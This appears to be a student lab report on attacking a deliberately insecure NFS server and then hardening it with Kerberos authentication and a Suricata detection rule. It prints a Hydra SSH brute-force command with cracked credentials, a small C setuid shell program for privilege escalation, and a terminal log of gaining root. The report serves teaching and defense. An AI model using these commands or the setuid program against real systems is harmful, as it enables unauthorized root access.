Attacks on NFS Servers and Defenses with the Integration of Kerberos

Ziming Chen, Nairong Zhang, Shan Zhu

***Abstract*—In this project, we will explore NFS attacks and defenses through using the Kerberos server to authenticate an ad-hoc network between systems on the NS-public network and using SIEM tools to monitor elements on the network. First, we set up an insecure NFS server in a docker container in the Ubuntu Environment and mount the NFS file share from Kali VM. Through the credentials obtained via hydra and malicious executable uploading in the NFS share, we then login to the NFS server from Kali VM and run the malicious executable to obtain root privileges. Second, we installed Kerberos and created a Kerberos realm containing KDC, kerberos admin server, NFS server and NFS client(Kali VM in our scenario) and set up a secure NFS that requires kerberos authentication for access, then repeated the first step of part 1 that mount the nfs share, which justified the success of using kerberos authentications and vulnerability of the initial version of NFS protocol. Finally, we investigated Suricata to detect potential attacks on the NFS server.**

I. Introduction

A. NFS Protocol

NFS, or Network File System, is a distributed file system protocol that allows a user on a client computer to access files over a network in the same way they would access a local storage file. Because it is an open standard, anyone can implement the protocol. NFS started in-system as an experiment but the second version was publicly released after the initial success.

To access data stored on another machine (i.e. a server) the server would implement NFS daemon processes to make data available to clients. The server administrator determines what to make available and ensures it can recognize validated clients. From the client's side, the machine requests access to exported data, typically by issuing a mount command. If successful, the client machine can then view and interact with the file systems within the decided parameters.

B. NFS Attacks

NFS attacks are typically referring to a remote user that gains the root privileges on the NFS server. If NFS was set up improperly or its configuration has been tampered with, namely, the /etc/exports file containing a setting that allows the world to read the entire file system, remote hackers can easily obtain remote access and do anything they want on the system.

C. Kerberos

Kerberos is a computer network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner. It primarily aims at a client-server model and it provides mutual authentication—both the user and the server verify each other's identity. Kerberos protocol messages are protected against eavesdropping and replay attacks. It builds on symmetric key cryptography and requires a trusted third party, and optionally may use public-key cryptography during certain phases of authentication.

D. Suricata

Suricata is an open-source network threat detection engine that provides capabilities including intrusion detection (IDS), intrusion prevention (IPS), and network security monitoring. It does extremely well with deep packet inspection and pattern matching which makes it incredibly useful for threat and attack detection. It is a rule-based ID/PS engine that utilizes externally developed rule sets to monitor network traffic and provide alerts to the system administrator when suspicious events occur. Designed to be compatible with existing network security components, Suricata features unified output functionality and pluggable library options to accept calls from other applications. In this project, we will explore the function of the Suricate to detect potential NFS attacks.


II. Project Goals

In this project, we aimed to achieve several goals to justify our attacks and the corresponding improvements made upon. This project was divided into three parts. First, the establishment of an insecure NFS server on Ubuntu and an email server on Kali, to prove the vulnerability the team performed NFS attacks which pretended to be the root privileges and downloaded a secret file. Second, the team installed Kerberos and created a Kerberos realm containing KDC, kerberos admin server, NFS client as well as a secure NFS server requiring Kerberos authentication. After that, the team performed the previous first step where we mount the nfs share but the kerberos authentication process would be required this time, thus justifying the improvements regarding security. Last, we investigated the attack detection tool, Suricata, to detect the NFS share abusing attacks on the NFS server. The project motivates us to learn the details of NFS attacks and how to improve NFS share server's defenses corresponding to these attacks.

III. Project HighLights

A. Username/ Password Guessing Attacks with Hydra

To perform attacks on the NFS server, we first need to know the credentials of the NFS server. From Kali VM, we performed username/password guessing attacks on our NFS server through the hydra command, which is a parallelized login cracker which supports numerous protocols to attack. Through the result of our attack, as shown in Fig 1, we can notice that hydra can successfully get the credentials of our NFS server with username as ”ubuntu” and password as ”ubuntu”. It can be further used when we attack other NFS servers in the future.




```
shanzhu@kali:/usr/share/wordlists/metasploit$ hydra -l ubuntu -P hydra_users.txt -t 12 ssh://172.16.0.152
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega
l purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-14 11:24:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 111 login tries (l:1/p:111), ~10 tries per task
[DATA] attacking ssh://172.16.0.152:22/
[22][ssh] host: 172.16.0.152   login: ubuntu   password: ubuntu
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-14 11:24:55
```

Fig. 1. Results of Hydra Guessing Attacks

B. Attacks on insecure NFS Server

After getting the username and password of the NFS server, we then mount a malicious executable(as shown in Fig. 2) on the NFS share on Kali VM, which will also appear on the shared folder on the NFS server. When running the executable, it will gain the root access on the NFS server. Thus, we can log in to the NFS server with the obtained credentials and run the executables to have the root privileges on the server. In this project, we have created a goldenkey.txt file and put this file under the “/root” path, which requires root privileges.



```
#include<stdio.h>
#include<unistd.h>
#include<sys/types.h>

int main() {
        setuid(geteuid());
        system("/bin/bash");
        return 0;
}
~
~
```


Fig. 2. Generate Malicious Executable

From the result in Fig 3, we have successfully attacked the insecure NFS server and got access to the goldenkey.txt file.

C. Setup Kerberos server and secure NFS server with Kerberos authentication


The process of setting up Kerberos server involves a huge amount of complicated configuration, and there are a lot of details that need to be taken care of. We will summarize the most important points and steps of this part. To begin with, we installed Kerberos and created a new realm, and set the master key for the database as well as creating an administrative principal using addprinc command. For example, we created allen/admin as the kerberos administrator in our experiment. After that, we need to modify krb5.conf to configure kerberos properly. We need to specify the realm and the domain name for kdc and admin server, as shown in Fig. 4.

In the meanwhile, we created a bunch of principals within the realm and we can use listprincs to view all the principals. A part of the principals we created are shown in Fig.5. Also, we can use kinit to authenticate a certain principal.



```
allenchan@kali:/mnt/nfs$ sudo ssh apple@172.16.0.65
apple@172.16.0.65's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.3.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Ubuntu 20.04 LTS is out, raising the bar on performance, security,
   and optimisation for Intel, AMD, Nvidia, ARM64 and Z15 as well as
   AWS, Azure and Google Cloud.

     https://ubuntu.com/blog/ubuntu-20-04-lts-arrives


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

2 packages can be updated.
2 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
*** System restart required ***
Last login: Tue May 12 14:39:37 2020 from 172.16.0.68
apple@ubuntu:~$ cd /nvsshare/
apple@ubuntu:/nvsshare$ ls
allen.md  bash  hello  rootallen.c  shanshan  shell
apple@ubuntu:/nvsshare$ ./shell
root@ubuntu:/nvsshare# ls
allen.md  bash  hello  rootallen.c  shanshan  shell
root@ubuntu:/nvsshare# whoami
root
root@ubuntu:/nvsshare# 
```

Fig. 3. Attacks on the Insecure NFS Server




```
[libdefaults]
        default_realm = ALLEN.COM

# The following krb5.conf variables are only for MIT Kerberos.
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true

# The following encryption type specification will be used by MI
# if uncommented.  In general, the defaults in the MIT Kerberos
# correct and overriding these specifications only serves to dis
# encryption types as they are added, creating interoperability
#
# The only time when you might need to uncomment these lines and
# the enctypes is if you have local software that will break on
# caches containing ticket encryption types it doesn't know abou
# old versions of Sun Java).

#       default_tgs_enctypes = des3-hmac-sha1
#       default_tkt_enctypes = des3-hmac-sha1
#       permitted_enctypes = des3-hmac-sha1

# The following libdefaults parameters are only for Heimdal Kerb
        fcc-mit-ticketflags = true

[realms]
        ALLEN.COM = {
                kdc = thakhero-kdc.netsec.isi.jhu.edu
                admin_server = thakhero-kdc.netsec.isi.jhu.edu
        }
        ATHENA.MIT.EDU = {
                kdc = kerberos.mit.edu
                kdc = kerberos-1.mit.edu
                kdc = kerberos-2.mit.edu:88
```

Fig. 4. Modification of Kerberos Configuration


If everything goes well, we then install openssh on NFS server and scp krb5.conf file to NFS server, and also install krb5-user on NFS server. In this way, the NFS server will be able to communicate with our Kerberos server. We then create a principal called nfs2/ubuntu that corresponds to NFS2 server, and place the krb5.keytab file inside the NFS server as shown in Fig.6, which is actually the credentials shared between the NFS server and the Kerberos server.

As for the NFS client, which is Kali VM in our case, the



```
root@ubuntu:/etc# kadmin.local
Authenticating as principal root/admin@ALLEN.COM with password.
kadmin.local:  listprincs
K/M@ALLEN.COM
allen/admin@ALLEN.COM
host/allen9@ALLEN.COM
kadmin/admin@ALLEN.COM
kadmin/changepw@ALLEN.COM
kadmin/ubuntu@ALLEN.COM
kiprop/ubuntu@ALLEN.COM
krbtgt/ALLEN.COM@ALLEN.COM
nfs/allen9@ALLEN.COM
kadmin.local:  quit
root@ubuntu:/etc# kinit allen/admin@ALLEN.COM
Password for allen/admin@ALLEN.COM:
root@ubuntu:/etc#
```


Fig. 5. Principals Created within the Realm



```
root@ubuntu:/etc# kadmin -p nfs2/ubuntu
Authenticating as principal nfs2/ubuntu with password.
Password for nfs2/ubuntu@ALLEN.COM:
kadmin:  ktadd nfs2/ubuntu
Entry for principal nfs2/ubuntu with kvno 2, encryption type aes256-cts-hmac-sha1-96 added to keyta
b FILE:/etc/krb5.keytab.
Entry for principal nfs2/ubuntu with kvno 2, encryption type aes128-cts-hmac-sha1-96 added to keyta
b FILE:/etc/krb5.keytab.
kadmin:
```


Fig. 6. Communication between NFS and Kerberos Server

steps are much the same and finally we place krb5.keytab in /etc/ inside Kali VM. Moreover, we need to modify the configuration of nfs-kernel-server to enable gssd service. Finally, we mount the nfs share from Kali VM with Kerberos authentication using command "mount -t nfs -o sec=krb5,proto=tcp,port=2049 ttsf-nfs2.netsec.isi.jhu.edu:/ /mnt/nfs-ker -v" as shown in Fig.7 and Fig. 8, we can see that the nfs-ker folder is now shared with the NFS server.



```
root@kali:/mnt/nfs-ker# mount -t nfs -o sec=krb5,proto=tcp,port=2049 ttsf-nfs2.netsec.isi.jhu.edu:/ /mnt/nfs-ker -v
mount.nfs: timeout set for Thu May 14 04:08:27 2020
mount.nfs: trying text-based options 'sec=krb5,proto=tcp,port=2049,vers=4.2,addr=172.16.0.51,clientaddr=172.16.0.68'
```

Fig. 7. NFS Folder shared on the NFS Server




```
root@kali:/mnt/nfs-ker# ls
helloallen  rongrongHack  test.md
root@kali:/mnt/nfs-ker#
```

Fig. 8. NFS Folder shared between Servers

D. NFS Attack Detection with Suricata

To better detect the onset of the NFS attack, we have performed the experiment with Suricata on Docker. We initially built a docker image with Suricata installed. When we ran the container, we obtained a default setting of Suricata and configured the network setting to always run on the target interface. As mentioned above, Suricata is a rule-based IDS, thus we created a rule when there are more than 1 attempted connections within 1 second to the local network on port 2049, the Suricata will alert a possible NFS attack. Then we configured Suricata to include this rule in its rule-files section. After the setup of Suricata, we then performed our experiment and fetched the log files later on. The result of the experiment with Suricata is shown in Fig 9. We can notice that the Suricata successfully alert the possible NFS attack on port 2049 on the server.



```
iority: 3] {TCP} 192.168.1.12:58266 -> 192.168.1.11:25
05/13/2020-04:21:02.424489  [**] [1:1000001:1] Possible NFS attack [**] [Classification: (null)] [Pri
ority: 3] {TCP} 172.16.0.69:902 -> 172.16.0.152:2049
05/13/2020-04:21:03.228646  [**] [1:1000001:1] Possible NFS attack [**] [Classification: (null)] [Pri
ority: 3] {TCP} 172.16.0.69:902 -> 172.16.0.152:2049
05/13/2020-04:21:05.322261  [**] [1:1000001:1] Possible NFS attack [**] [Classification: (null)] [Pri
ority: 3] {TCP} 172.16.0.69:40210 -> 172.16.0.152:2049
```

Fig. 9. NFS Attacks Detection with Suricata

IV. Goal Accomplishment

The project overall accomplished our goal settings and enhanced our understanding of how the NFS attack is happening and how we can mitigate the attack by different techniques. We have successfully performed NFS attacks on an insecure NFS server, where we first use hydra to brute force guessing the credentials of the server we are going to attack, then upload the malicious executables on the NFS share folder, and finally login to the NFS server and run the executables to get the root privilege, after which we can view the goldenkey.txt file which requires root privilege. To enhance the security of the NFS server, we then investigated the usage of Kerberos. We first installed the Kerberos server and created a new realm, and then enabled the NFS server and client to connect to the Kerberos server by properly configuring krb5.conf and placing both krb5.keytab files. The keytab file is actually the credential shared between KDC and client(or the NFS server) After that, we modified the configuration of both nfs-kernel-server and nfs-common to enable the kerberos authentication for NFS server. Finally, we use mount nfs share command with specific argument sec=krb5 to mount the share folder with Kerberos authentication. Besides, through the usage of Suricata, we can achieve the detection of these NFS attacks by monitoring the log files in the Suricata.

V. What was Learned

From this project, we got familiar with NFS server and how to install them in a Docker container on Ubuntu Environment. We also learned how to use hydra to perform username/password guessing attacks and perform NFS attacks to gain the root privileges on other NFS servers. Facing these attacks, we introduced Kerberos to improve the defenses of the NFS server. Besides, we also explored the usage of another useful tool, Suricata, to detect the possible NFS attacks to the server and report the potential threatening client IP address. In general, we got a profound understanding of penetration testing and intrusion detection on the NFS server through the interactions with NFS attacks and defenses.

References

[1] "Brute force and dictionary attacks: A cheat sheet", TechRepublic, 2020. [Online]. Available: https://www.techrepublic.com/article/brute-force-and-dictionary-attacks-a-cheat-sheet/. [Accessed: 22- Apr- 2020].

[2] "Service - Kerberos — Server documentation — Ubuntu", Ubuntu, 2020. [Online]. Available: https://ubuntu.com/server/docs/service-kerberos. [Accessed: 14- May- 2020].

[3] "NFS/Kerberos - Debian Wiki", Wiki.debian.org, 2020. [Online]. Available: https://wiki.debian.org/NFS/Kerberos. [Accessed: 14- May- 2020].

[4] "Debian / Ubuntu Linux: Setup NFSv4 File Server - nixCraft", nixCraft, 2020. [Online]. Available: https://www.cyberciti.biz/faq/nfs4-server-debian-ubuntu-linux/. [Accessed: 14- May- 2020].

[5] R. Chandel, ”Linux Privilege Escalation using Misconfigured NFS”, Hacking Articles, 2020. [Online]. Available: https://www.hackingarticles.in/linux-privilege-escalation-using-misconfigured-nfs/. [Accessed: 14- May- 2020].

[6] O. Oy, ”Setting Up NFSv4+Kerberos on Ubuntu 10.04 Alpha 2 (Lucid), Part 6 - Research and Development at Opinsys Oy”, Labs.opinsys.com, 2020. [Online]. Available: http://labs.opinsys.com/blog/2010/02/21/setting-up-nfsv4kerberos-on-ubuntu-10-04-alpha-2-lucid-part-6/. [Accessed: 14- May- 2020].

[7] ”Kerberos: The Network Authentication Protocol”, Web-cert.mit.edu, 2020. [Online]. Available: https://web-cert.mit.edu/kerberos/. [Accessed: 14- May- 2020].

[8] ”jhu-information-security-institute/NwSec”, GitHub, 2020. [Online]. Available: https://github.com/jhu-information-security-institute/NwSec/tree/master/applications/. [Accessed: 14- May- 2020].

[9] ”Exploiting NFS Share”, Infosec Resources, 2020. [Online]. Available: https://resources.infosecinstitute.com/exploiting-nfs-share/gref. [Accessed: 14- May- 2020].

[10] Tools.kali.org, 2020. [Online]. Available: https://tools.kali.org/password-attacks/hydra. [Accessed: 14- May- 2020].